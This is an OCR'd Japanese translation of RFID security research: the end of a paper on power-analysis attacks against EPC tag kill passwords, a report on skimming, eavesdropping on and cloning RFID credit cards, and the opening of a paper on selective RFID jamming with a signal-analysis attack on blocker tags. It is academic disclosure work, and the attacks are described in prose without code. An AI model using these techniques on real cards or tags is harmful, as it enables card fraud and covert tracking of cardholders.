


図 3.　ジェネレーション 1 のキルコマンド詳細図

リーダーのフィールドに起因する可変性を最小限に抑えるため、「0000 0000」のキル・パスワードと「1」のパリティ・ビットを常に送信するようプログラムした。下記の事例の双方においては、物理的配置が同一の全く同じタグを使用し、プログラミングの度にキル・パスワードを変えた。

上側に示す実験では（図 4a）、タグが「1111 1111」のキル・パスワードを期待し、一方下側の例（図 4b）ではタグが「0000 0001」のパスワードを期待している。これはつまり、上のタグは以前に多数の間違ったビットを受信しており、キルコマンドが機能しないことを既に分かっていることを意味する。しかし下のタグは、最後の「0」ビットの解読完了後に、キル・パスワードが間違っていることを知るのみである。図 4a の比較的緩やかな傾斜に比べ、赤色で示される通り、図 4b のタグの電力消費量が増大していることが、パリティ・ビット受信時に示すスパイクによって分かる。




図 4.　キル・パスワード FF　対　キル・パスワード 01

さらに多数の結果については近日中に掲載予定。

5. 影響を受けるシステム

今回の論述では、900MHz の周波数帯で作動する UHF（EPC）タグに重点を置いた。このタグは読取距離が長く、攻撃が容易になる。ジェネレーション 1 及びジェネレーション 2 の EPC タグは共に脆弱である。もう 1 つの一般的なタイプのタグは HF（ISO/IEC 14443）タグで、これは 13.56MHz の周波数で作動する。このタグは若干異なる電力供給原理に依存し、読取距離は短いものの、この電力解析攻撃の改良版に対抗する安全対策はない。アクティブ・タグ（電源を内蔵しているもの）であっても、攻撃者が十分に高感度な装置を持っていれば攻撃は可能で、簡単に言えば、タグが電力解析に対し安全なのは、タグ製造者が何らかの措置を講じた場合のみである。

6. この攻撃は携帯電話でも実行可能か

UHF タグと携帯電話は、作動周波数が非常に近く、携帯電話のアンテナは、RFID タグへの問い合わせに格好の形状である。送信機が十分に強力で、受信機が十分に高感度なだけではない。最新の携帯電話の無線インターフェース・プロトコルは、RFID 無線インターフェースよりはるかに複雑で、これはつまり、適切なファームウェアがあれば、UHF タグを攻撃しキルする目的で携帯電話を改造することが可能なことを意味する。HF タグは周波数もアンテナも異なるが、自社製電話機に HF リーダー回路を付加するベンダはますます増えている。いわゆる「おサイフ携帯」は、HF タグを攻撃できるようになるであろう。

7. 論考

さて、悪い知らせもあれば、良い知らせもある。

悪い知らせとは、巷のタグはほとんどがこの攻撃に対し脆弱で、少なくとも 1、2 年はそうした状況に置かれたままであろうということ。電力解析に対する耐性をハードウェア・デバイスに持たせることはおそらく可能であるが、それは並大抵のことではない。解決すべき問題は多々あり、即ち付与される特許、改善すべき設計、考案されるべき試験といった問題である。1 つ確かなのは、耐性のあるデバイスは、そのゲート・カウントや電力消費量が増大するが故に、より高価で読取距離の短いものになるということで、ざっと見積もると、価格は倍になり読取距離は半分になる。

良い知らせとは、それがおそらく改善される方向に向かっているということ。電力解析と対抗策に関しては、かなりの量の知識がある。今日のスマートカードは、電力解析に耐えられる、あるいは少なくとも時間が掛かりすぎて（例えば百万年）攻撃者が攻撃を実用的なものにできないよう設計されており、この知識は RFID タグにも応用可能である。

謝辞

著者は、知識、時間及び装置を共有し今回の研究の具体化に一役買っていただいた Simon Krausz 氏、Oded Smikt 氏、Eran Tromer 氏、Amir Yakoby 氏、Oren Zarchin 氏ならびにその他大勢の方々に感謝する。編集面で貴重な提言を下さった Mickey Cohen 氏には特に感謝する。

著者への問い合わせ

今回の研究に関するフィードバックの提供を望まれる場合、yossi.oren strudel weizmann.ac.il にて連絡可能である。

RFID ペイメントカードの脆弱性
技術的報告

Thomas S. Heydt-Benjamin[1], Daniel V. Bailey[2], Kevin Fu[1],
Ari Juels[2], and Tom O'Hare[3]

1: マサチューセッツ州立大学アムハースト校 {tshb, kevinfu}@cs.umass.edu
2: RSA セキュリティ社 {dbailey, ajuels}@rsa.com
3: Innealta 社 tom@innealta.com

要旨

最近、アメリカ合衆国のペイメントカード発行者は、無線周波数の利用が可能になったペイメントカードを大量に展開し始めた。我々は、この新しいクラスのペイメントカードについて 2、3 の例を検証して、カード発行者たちがいくつかの新しいセキュリティ機能を実装した一方で、それらのすべてが大なり小なり実際的な攻撃を受ける余地があることを認めた。この報告書は、我々の室内実験によって示されたような、RFID に基礎を置いたクレジットカードの脅威と脆弱性について説明する 2 編のうちの最初のものである。

1. RFID クレジットカードについて

現在その数が増えているクレジットカードは、RFID チップ（無線周波数識別子）又は非接触型スマートカードチップとして知られている小さなワイヤレス・コンピュータを内蔵している。米国ではすでに 2 千万枚以上の RFID クレジットカード [1] が普及しており、その急増が報告されている。Visa によると「業界の歴史における新しいペイメント技術の中で、最も急速に受け容れられたものだ」ということである。[1]

RFID クレジットカードの人気が高まっているのは、速くて、簡単で、磁気ストライプによるトランザクションよりも信頼性が高いと言われている上に、クレジットカードとリーダーとの（物理的な接触ではなく）物理的な接近のみによる、非接触の支払いトランザクションが可能なためである。しかし、こういった機能自体が、セキュリティとプライバシー面の脆弱性について、我々が不安を感じる根拠でもある。従来のクレジットカードは、カード所有者の名前やクレジットカード番号といったカードからの情報を得るために、カード本体に対して視覚による接近か、物理的な直接の接触が行われることを必要としていた。他方 RFID クレジットカードでは、上記のような基本データや、その他の秘密事項に類するデータは、リーダーによって通電され、問い合わ

せが行われる小型の無線トランスポンダを用いて読み取ることができる。この技術報告書の中で、我々はどのようなデータが伝達されるのか、そうした送受信をするにはどのような機器が必要とされるのか、そしてデータが（クレジットカード会社によって承認されていない）敵対的なリーダーに読み取られてしまう可能性はないのかについて検証する。

2. 研究結果の要約

我々は、主な決済会社発行の代表的な RFID 利用可能クレジットカードを詳しく調査し、大手小売り業者の配備している専用の店頭機器も含む、数種類の異なる RFID リーダーで、個々のカードに様々なトランザクションを行ってみた。その結果、カードの RF インターフェースから重要な秘密データを読み取るには、ちょっとした技術があれば、市販の安価なハードウェアとソフトウェアだけで十分であることが判明した。一部の既存の RFID クレジットカードは機密情報の保護のためのメカニズムを備えている可能性があるが、一方で、ほとんどの発行者のカードは、どのような暗号化セキュリティメカニズムからも全く保護を受けておらず、以下の情報すべてを開示させた。

・カード所有者の氏名
・完全なクレジットカード番号
・クレジットカードの有効期限
・クレジットカードのタイプ
・ソフトウェアバージョンとサポートされている通信プロトコルについての情報

発行者からのカードは､RF インターフェースで利用されるクレジットカード番号が磁気ストライプ上へ符号化された番号と異なるという例外はあったものの、これと同じ情報が明らかにされた。

市販のハードウェアは、RFID クレジットカードからこれらのデータを読み取るためには、（約 10 cm の）適度に緊密な近接を必要とする。これは衣類又は財布を通してクレジットカードを読み取るには十分であるが、しかし、リーダーは標的となるカードにそれ以上近づけなければならない。利用可能な最大の潜在的射程は、状況についての報道の記述において激しく論議されているように思われる。カナダのロイヤル・ダッチ・シェルによって行われて、[4]において報告された実験では、読み取り可能な射程は 26 インチであると示されている一方で、小売業者セブン・イレブンはその射程が 2 インチでしかないと主張する。このより長い射程は学術文献によって裏付けられている。そのような専門的なリーダーを構築して、操作する方法についての詳細な説明はウェブ上に公開されており、すでに利用可能である。[2] その上、タグの存在を見つけるかあるいはトランザクションを傍受することが可能な射程は、積極的なスキミング攻撃に必要とされる射程よりもずっと長いかもしれない。[3] これらの種類の RFID チップで使われたプロトコルは、

専門的な読取りハードウェアを使うことによって 30 フィートまで離れても読み取られるというアメリカ国立標準技術研究所からの報告の背景には、どうやらこの事実がある。[4]

3. 基本的な攻撃の概要

このセクションにおいて、我々は自ら実験した攻撃のいくつかについて、非常に短い説明を行う。これらの攻撃の技術的詳細はこの報告書の最後のページで利用することができるが、さらに多くの詳細については、次回の報告書で利用可能となる。

3.1 スキミング攻撃

市販のリーダー ―我々が使用した 200 ドルの Vivotech Vivopay 3000 HP のような― は、カードに電圧を付加して内容を調べ、シリアルポートを通じてトランザクションデータをパソコンに報告する。しかも、データは従来の磁気ストライプ式クレジットカードのようなトラック 1 及びトラック 2 データの中にフォーマットされる。このデータは以下を含んでいる。

・カード所有者の氏名
・完全なクレジットカード番号
・クレジットカードの有効期限
・クレジットカードのタイプ

このデータを得るために暗号解読法又はパスワードは要求されなかった。我々が検査したカードの何枚かについては、このデータは静的(スタティック)―いつでも同じである。この事実は、攻撃者がいったん標的のカードを違法なリーダーで単に読取り、次に欲しいだけ多くのトランザクションをシミュレートするだけでよいことを意味する。

他のカードは、いつでもわずかに異なる文字列を発する。その差異は、トランザクションカウンターとランダムに見えるコードに閉じ込められている。重要な事実がそうであるように、カウンターとコードの幅もやはり発行者によって変わる。カードの何枚かで、我々はカウンターを「横倒し」にすることができた。1 時間分のトランザクションを実行することによって、我々はすべての可能なトランザクションカウンターとコードを記録した。このポイントの後で、カードは順番に同じカウンターとコードのペアを発行し続けた。

トランザクションカウンターカードと 1 時間を過ごすことによって、攻撃者は欲しいだけ多くのトランザクションをシミュレートできる。攻撃者は正統なカードのカウンター同期の問題に直面するものの、このタイプの問題は、暗号保護の問題にアプローチする際の困難なレベルではない。


3.2 傍受攻撃

傍受攻撃において、敵は正統なクレジットカードリーダーと RFID クレジットカード間の送信のコピーを獲得する。我々は市販の商業用 RFID クレジットカードリーダーの隣にアンテナを置くことによって、実験室での傍受攻撃を実行した。アンテナは、アンテナで受信した無線信号を捕捉するために使用したオシロスコープに接続された。我々は、この捕捉した無線信号を人が読める形に翻訳するためのいくらか単純なソフトウェアを作成した。

我々は上記の設定を用いて、正常な RFID クレジットカードトランザクションの近くに設置された傍受器が以下のような各データを傍受することができると分かった。

・カード所有者の氏名
・完全なクレジットカード番号
・クレジットカードの有効期限
・クレジットカードのタイプ
・ソフトウェアバージョンとサポートされている通信プロトコルについての情報

先に述べたように、カードのうち 1 枚が磁気ストライプに記録される場合よりも空中の方で異なったクレジットカード番号を送信するという例外はあったものの、我々は検査したカードのすべてからこれらのデータのすべてを傍受することに成功した。



我々は、信号を解読するために従来のコンピュータに接続されたオシロスコープを用いて、
RFID クレジットカードとリーダー間の通信を傍受している。

我々がコンセプト証明デモンストレーションに使用したものよりもずっと安価でよりコンパクトなハードウェアを用いて、より長い射程で傍受攻撃が可能なはずである。これは、我々の実験室での設定が、その設定を非常に広い周波数範囲にわたってすべての RF プロトコルに用いることができるという点で、実験の最大の自在性のために設計されていることが理由である。RFID

クレジットカードを読み取るにはただ 1 つの周波数と非常に単純な無線プロトコルがサポートされればよいため、[2]で利用可能な指示書を考慮して、より多くの専門的な電気回路構成に基づいた小型の機密リーダーを構築することは比較的簡単なはずである。(BPSK として知られる) この単純なプロトコルは、小型の安価なハードウェアに実装することが可能であるというまさにその理由から RFID クレジットカード用に選択された。

3.3 反射攻撃

このプロトタイプのクローニング・デバイスは、そのアンテナを分離した状態で、
大きさを比べるための鉛筆とともに示されている。

我々は、市販のハードウェアを RFID クレジットカードと RFID クレジットカードリーダー間のトランザクションを反射するために用いるクレジットカード・クローナのプロトタイプを作成した。我々は、模造したクレジットカードがそれの元になる本物のクレジットカードと同じデータを送信すると判断した。我々の実験は、2 枚の商業用クレジットカードリーダーが模造されたクレジットカードを本物と区別できなかったことを示している。トランザクションは電荷処理を行うネットワークには提出されなかったが、我々はそうしたトランザクションが承認されたことを示すあらゆる兆候を得ている。

4. 実際的意義

我々は、典型的な RFID ペイメントカード保有者が、以前にはそれらのペイメントカードが衣類、財布、あるいはハンドバッグの中にある間でさえ動向を調べるために利用される可能性があるとは知らなかったと考える。さらに我々は、不正なリーダーに名前、クレジットカード番号、及びその他の情報が暴露されるということのプライバシー上の含意が、クレジットカードユーザ

ー、顧客擁護者、及びクレジットカード会社の間で論議の対象となる必要があると考える。

説明に役立つ例を挙げてみよう。我々は、ほとんどの消費者がフルネーム、クレジットカード番号､及びクレジットカードの有効期限が印刷されたTシャツを着ないようにしていると考える。もし、許可に関係なく、クレジットカードが情報についてのこれらの同じ断片を、どのような存在からも少し距離を置いて利用可能なものとした場合、すべての消費者は、個人データについての詳細な情報を得ることができるようになるという、この脅威に気付くべきである。

5. ビデオ

次回掲載の予定。


6. 技術的詳細の要点

6.1 傍受攻撃

どのようなデータがクリアテキストで送信されるか（すなわち暗号解読法をまったく使用しないで送信されるか）を決定するために、我々は標準の商業的クレジットカードリーダー、標準の商業用 RFID アンテナ、及びオシロスコープを使用した。我々は商業用クレジットカードリーダーと、研究中のカードの各々の間のトランザクションを実行した。 我々は、クレジットカードリーダーの下に RFID アンテナを置いて、オシロスコープにクレジットカードリーダーによって送信されたすべての無線周波数データを獲得するようにさせた。獲得されたデータは、次に我々が作成した分析ソフトウェアによって処理された。分析ソフトウェアはどんな種類の暗号解読も遂行できなかった。ソフトウェアは、ただ正常な RFID リーダーが伝送を理解するために使う同じプロセスを付随した。我々がソフトウェアを作成するのに必要だったすべての情報は、公に利用可能な ISO 14443 の説明書に示されている。我々のソフトウェアは、この論文の完全なバージョンが提出される時には、公共の綿密な調査に利用可能である。

6.2 反射攻撃

我々のクレジットカード・クローナは、単一ボードの linux コンピュータ、安価な（10 ドル未満）ユビキタスのコンポーネントから組み立てられている小型のカスタム回路、及び我々自身の作成したデバイスドライバから組み立てられる。図及び部品リストは我々の論文の完全なバージョンの提出と同時に利用可能となる。特定の詳細仕様が非倫理的な者による違法な使用を防ぐために編集されるが、我々のデバイスドライバのバージョンも同様に利用可能となる。



参考文献

1. 「無線タグ付きクレジットカードでスピード購入、だがお客も追跡せよ」
   Boston Globe 誌、2006 年 8 月 14 日

2. 「低コスト、延長射程 RFID クレジットカード・データリーダーの作り方」
   Kirschenbaum 他、電子プリント・アーカイブ、2006:054

3. 「電子パスポートにおけるセキュリティとプライバシーの問題」
   Juels 他、SECURECOMM'05、74-88 頁

4. 「新しい非接触支払いシステムはどれほど安全か？」
   Schuman, Evan、*eWeek*、2005 年 6 月 20 日
   2006 年版は次のサイトで参照　http://www.cioinsight.com/print_article2/0.2533.a=154404.00asp.

5. 「電子パスポート・セキュリティの欠点を明らかにする試験」
   Yoshida, Junko、EE Times 、2004 年 8 月 30 日

自由な世界におけるブロッキングの継続：
低コスト RFID タグ向けの個人アクセス制御

メラニー・R・リーバック、ブルーノ・クリスポ、アンドリュー・S・タネンバウム

オランダ・アムステルダム自由大学コンピュータ科学部

要旨

本書では、「選択的 RFID ジャミング」と呼ばれる、オフータグ RFID アクセス制御メカニズムを紹介する。選択的 RFID ジャミングは、RFID ブロッカー・タグに似た方法で、低コスト RFID タグに代わってアクセス制御を実行することにより、そのタグを保護するものである。選択的 RFID ジャミングは斬新で、集中化された ACL ベースのアクセス制御ポリシーを実行するためにアクティブ・モバイル機器を利用する。また選択的 RFID ジャミングは、RFID ブロッカー・タグが影響を受けやすい差分電力解析攻撃も解決する。

1. はじめに

無線周波数識別（RFID）は有望で、合理化された革命をもたらしている。パッシブ RFID タグは、RFID リーダーから外部的に給電されるバッテリーレス・コンピュータ・チップであり、この「無線バーコード」は視野方向を要することなく、無線電波を利用して情報を送信することができる。しかし、RFID タグは独特なセキュリティ及びプライバシー上の課題をもたらす。また、その厳しい処理、保存、コスト面での制約故に、アクセス制御など標準的なセキュリティ特性さえ実装が難しい。ハイエンドの RFID タグには様々なアクセス制御の解決策があるが、こうしたメカニズムは一部のアプリケーション・シナリオ（サプライチェーン管理など）において可能と思われる範囲を超える、RFID の価格を上昇させるものである。このため、低コスト（10 セント未満）の電子製品コード（EPC）型のタグは、ユーザのプライバシー保護能力を備えられずにいる。

本書では、選択的 RFID ジャミングと呼ばれる、低コスト RFID タグ向けのアクセス制御メカニズムを提唱する。選択的 RFID ジャミングは、低コスト RFID タグに代わってアクセス制御を実行することにより、そのタグに保護の手を差し伸べるものである。選択的 RFID ジャミングは、RF 信号の「妨害」（RFID ブロッカー・タグに類似）を行うことにより、これを達成する。また一方、選択的 RFID ジャミングには独特な 3 つの特徴があり、即ち 1）アクティブ・モバイル機

器に実装される、2）ACL ベースのセキュリティ・ポリシーを活用する、3）耐デジタル信号解析（DSA）性のジャミング信号を利用する、という点である。

2. 無線周波数識別

無線周波数識別（RFID）は、数十年に渡るコンピュータ小型化傾向における最終段階である。RFID トランスポンダはリソースの限られた小型コンピュータで、定期交換を要する電池は備えていない。RFID タグは、RFID リーダーと呼ばれる外部読取デバイスによって、誘導給電される。RFID タグは一旦活性化されると受信するクエリーを解読し、また、1 つあるいは複数のサブキャリア周波数を利用して要請信号を変調することによって、適切な応答を生成する。RFID タグが実行可能な処理量は限られており、保存容量も小さい（1024 ビット未満）。

RFID タグは多様な用途に役立つ。この用途の例として、サプライチェーン管理、自動精算、物理的アクセス制御、偽造防止、そしてハイテクな住宅やオフィスなどが挙げられる。RFID タグはあらゆる種類の個人所有物や消費者商品にも埋め込まれる。例えば、RFID タグはパスポート、製造工程の自動車、冷凍食品、スキー場のリフトパス、衣類、公共交通機関のチケットなどに利用される。動物向けの埋め込み型 RFID タグは、不安を抱く所有者が自分のペット及び家畜を標識付けすることを可能にするものである。またベリチップ社は、人体用に若干適合させた、米粒大の埋め込み型 RFID チップを開発した。導入以来、ベリチップは米国食品医薬品局の承認を受け、現在この小型チップは商業用システムと医療用システムの双方で配備されている。

2.1 RFID の脅威モデル

他の多くのパーベイシブ技術同様、RFID の成功は、社会的に好ましくない重大性をもたらすおそれがある。RFID タグは独特なセキュリティ及びプライバシー上のリスクに直面するが、それはコンピュータ的に能力が限られ過ぎて、従来のセキュリティ及びプライバシー強化技術を支援できないからである。こうした保護の欠如は、タグデータへの無許可アクセス、タグ－リーダー間の通信傍受、人間や対象物の位置追跡などの望ましくないシナリオを招く結果となる。

RFID のセキュリティ及びプライバシー上の解決策の提案は増加しているが、RFID の広範な用途シナリオにおけるセキュリティやプライバシーの確保に成功したものはまだない。最も一般的な用途シナリオ、即ち低コスト電子製品コーサプライチェーン使用する、サプライチェーン管理の保護における進歩が最も遅れているのである。低コスト RFID タグには、新たなセキュリティ及びプライバシー上の技法が必要である。明確化するため、我々はここで低コスト及び高コスト、それぞれの RFID タグを区別することにする。

低コスト RFID タグ　低コスト RFID タグのコストは 5 セントないし 10 セントに抑えるべきである。これは通常、サプライチェーン管理に利用され、EPC 標準に適合しているのが普通である。この RFID タグは通常キル機能を備えているが、暗号法をサポートできるほど協力ではない。

高コスト RFID タグ　高コスト RFID タグのコストは 10 セントを超えることになる。これはサプライチェーン管理以外の膨大な用途に利用され、多様に異なる標準に適合し得るものである。この RFID タグは通常、1 つあるいは複数のセキュリティメカニズム（キル／スリープ／ウェイクモード、暗号法）を備えている。

3. 選択的 RFID ジャミング

選択的 RFID ジャミングは、アクセス制御検査で不合格の場合にジャミング信号を生成する、「オフ－タグ」アクセス制御の一形態である。

表 1.　オン－タグ　対　オフ－タグのセキュリティメカニズム

On-Tag	Off-Tag
Kill commands	Faraday cages
Sleep/wake modes	Blocker tags
Pseudonyms	External re-encryption
Hash locks	
Cryptography/authentication	

選択的 RFID ジャミングがどのように機能するかを理解するには、オン－タグ及びオフ－タグのアクセス制御の違いを理解しておくと役立つ。表 1 では、一部のオン－タグ型及びオフ－タグ型それぞれのアクセス制御メカニズムを列記している。名称から察せられるように、オン－タグ・アクセス制御メカニズムは RFID タグ自体に配置される。オン－タグ・アクセス制御は最も一般的な型の RFID アクセス制御で、メカニズムの例としてタグ非活性化、暗号法、タグ－リーダー認証が挙げられる。対照的に、オフ－タグ・アクセス制御メカニズムは、RFID タグ外部のデバイスにアクセス制御メカニズムを配置する。この例として、RSA ブロッカー・タグや外部再暗号化が挙げられる。オフ－タグ・アクセス制御には、低コスト RFID タグ（EPC タグなど）を保護できるという利点があり、それはこのアクセス制御が RFID タグ自体の特別な複雑性（故に余計なコストが掛かる）を必要としないからである。

選択的 RFID ジャミングがどのように機能するか、以下に記す。

(1) RFID リーダーが RFID タグへ、クエリーを送信する。
(2) モバイル機器がそのクエリーを捕捉及び解読（リアルタイムで）し、許可されたクエリーであるか判断する。

(3) クエリーが無許可の場合、モバイル機器が一時的に、RFID タグ応答をブロックする十分な長さのジャミング信号を送信する。

トップレベルの概念は RSA ブロッカー・タグ[8]の背景にある考え方と似ている。しかし、選択的 RFID ジャミングには独特な 3 つの特徴があり、即ち 1）アクティブ・モバイル機器に実装される、2）ACL ベースのセキュリティ・ポリシーを活用する、3）耐 DSA 性のジャミング信号を利用するという点である。

3.1 アクティブ・モバイル機器

選択的 RFID ジャミングは必ず、電池駆動型のモバイル機器（PDA や携帯電話など）に実装される。この点は重要で、それは選択的 RFID ジャミングが信号ジャミングや認証など、リソース集約型プロトコルを実行する必要があるためである。そうした機能を RFID タグ上に実装すると、電力やストレージに関し厳しく制限される結果となるが、「アクティブ」な電源を備えた機器の利用により、物理的方向性に基づくジャミング信号生成の信頼性に欠けるといった、RFID タグのような「パッシブ」な解決策が直面する問題を避けられる。適切なストレージ空間も重要で、それは利用可能なアクセス制御ポリシーの複雑性を抑制するためである。オンータグ RFID アクセス制御メカニズムは、よくても 1024 ビットのストレージにしかアクセスできない。しかし、電池駆動型のモバイル機器は本格的なコンピュータであり、比較できるようなストレージ制限はない。これはアクセス制御ポリシーに、極めて細やかなアクセス制御を提供できる十分なエントリを包含することを可能とするものである。

3.2 アクセス制御リスト

選択的 RFID ジャミングでは、セキュリティ・ポリシーを表すアクセス制御リスト（ACL）を利用する。これは RFID タグ応答を「選択的にフィルタリング」するもので、ネットワークからのパケットをフィルタリングするファイアウォールの手法とほぼ同様である。ACL は、どの RFID クエリー応答をブロックあるいは許可するか、ソース（クエリーを発行したリーダー）、対象（クエリの影響を受ける RFID タグ）及びコマンド（データ読み取り／データ書き込み／一覧、など）を基に指定する。表 2 に ACL のサンプルを示す。

表 2. アクセス制御リストの例

Action	Source	Target	Command	Comment
block	*	MYTAGS	*	Suppress all queries targeting user's tags
allow	Home	MYTAGS	*	Home system can query user's tags
allow	Wal-Mart	MYTAGS	Read data block	Wal-Mart can read (not write) data from user's tags
allow	*	*	*	All queries to other RFID tags are OK

RFID クエリーには発行元の RFID リーダーに関する情報は含まれないため、RFID 要請のソースは認証プロトコルによって確認される（帯域内あるいは帯域外通信を利用）。「友好的」RFID リーダーは認証された「セッション」の生成に利用可能な情報を交換することにより、前もって明示的に認証を行う場合がある。この認証された RFID リーダーは、一定の種類のクエリーを実行する特別なパーミッションを与える、独自のエントリを ACL に持つ場合がある。「非友好的」RFID リーダー（あるいは単に選択的 RFID ジャミングに馴染まない RFID リーダー）は、何ら認証プロトコルを実行せず、単にクエリーを発行するのみである。ACL は、こうした不明のリーダー向けのアクセスに適用される、一連の「デフォルトの」アクセス制御ルールを定めるべきである。表 2 では、ユーザの自宅及びウォルマートから、認証された RFID リーダーがユーザの RFID タグへクエリー送信するため、どのように特別な免除を与えられるかについて示している。[1]

ジャミング機器は目標とするタグや、クエリー信号からのコマンド型を抽出し、これらの値をアクセス制御リストに保存された情報と整合する。ジャミング機器は、所有されるタグ、あるいは別段にユーザに関連するタグを指定する「タグ所有権」リストを含む、RFID タグのリストを保存している場合がある（また別なものでは RFID タグの前所有者をリストアップすることも考えられる）。RFID 識別子の範囲は、IP アドレスの範囲と同様に表されるものと思われる。例えば、「01.0000A89.00016F.0/60」というマスクは 8 ビットの EPC ヘッダ、28 ビットの EPC マネージャー、そして 24 ビットの EPC オブジェクト・クラスを指定するが、36 ビットの EPC シリアルナンバーは指定しない。その結果、保存されている RFID タグ情報を基にアクセスが制限される。表 2 は、一定のコマンドや、MYTAGS と名付けられた特定の所有権リスト内のタグについて、どのようにアクセス制御が制限されるかを解説するものである。

3.3 耐 DSA 性ジャミング信号

問題点 ジュエルズ、リベスト、ツィドロによって導入された RFID ブロッカー・タグ[8]は、常に「0|1」信号を返すことにより RFID リーダーのツリーウォーク・タグ・シンギュレーション・アルゴリズムに干渉する。この応答は、近隣の RFID タグの ID を発見するための、ID 空間全体を考察することを RFID リーダーに強制するコリジョンを引き起こす。

RFID タグは通常、ブロッカー・タグが原因の完全なバイナリツリーの ID 考察の間、シンギュレーション基準には適合しない。これはタグのシンギュレーションの間はほとんど、ブロッカー・タグが唯一応答する主体であることを意味する。加えて、RFID ブロッカー・タグからの応答が常に同じであるため、RFID ブロッカーから受信するアナログ信号も同一となる。

攻撃 差分信号解析を行うため、我々は、受信する全ての RFID 信号の干渉に起因する付加的な波形を測定及び記録するよう、RFID タグリーダーを修正する必要がある。タグのシンギュレー

[1] 認証には、RFID リーダーとジャミング機器の間でキー設定を要する共有キーが必要である。

ション中に受信するアナログ信号を RFID リーダーが記録する場合、最頻値（あるいは最も一般的に見られる）「タグ応答」信号は「0|1」応答の波形と組み合わされ、使用中の 1 つ又は複数のブロッカー・タグから送信される。この信号が変化することはないため、記録された波形全体から数学的に平均化され、残りの信号が本物の RFID タグ応答となる。

攻撃の解説　図 1 に示す実例の利用を通じて、我々の攻撃について解説する。

例えば 3 ビットの ID を持つ RFID タグ（実行可能な 8 個のタグ）を使用すると仮定しよう。また我々は、RFID タグの ID は固有で、同じ ID を用いる本物の RFID タグは 2 個とないと想定する。我々は円形の範囲の中心に RFID リーダーを置き、4 個の RFID タグ（T1―T4）と 2 個の RFID ブロッカー・タグ（B1―B2）を置いた。




図 1.　シナリオ：RFID タグとブロッカー・タグ

RFID ブロッカー・タグの存在は容易に検出される。シンギュレーション中に行方不明と思われるタグがない（あるいはごくわずか）場合、1 つ又は複数の RFID ブロッカー・タグが存在すると予想される。加えて、我々が個々の「リーフノード」（3 ビットの完全な ID のもの）に対しシンギュレーションの実行を試みるとすれば、表 3 に示す複合信号から成るコリジョンが絶えず生じることになる。

表 3.　RFID タグのスイープ中に受信したアナログ波形

Queried Tags	Combined Signal
Sub-tree starting with '000'	T4+B1+B2
Sub-tree starting with '001'	B1+B2
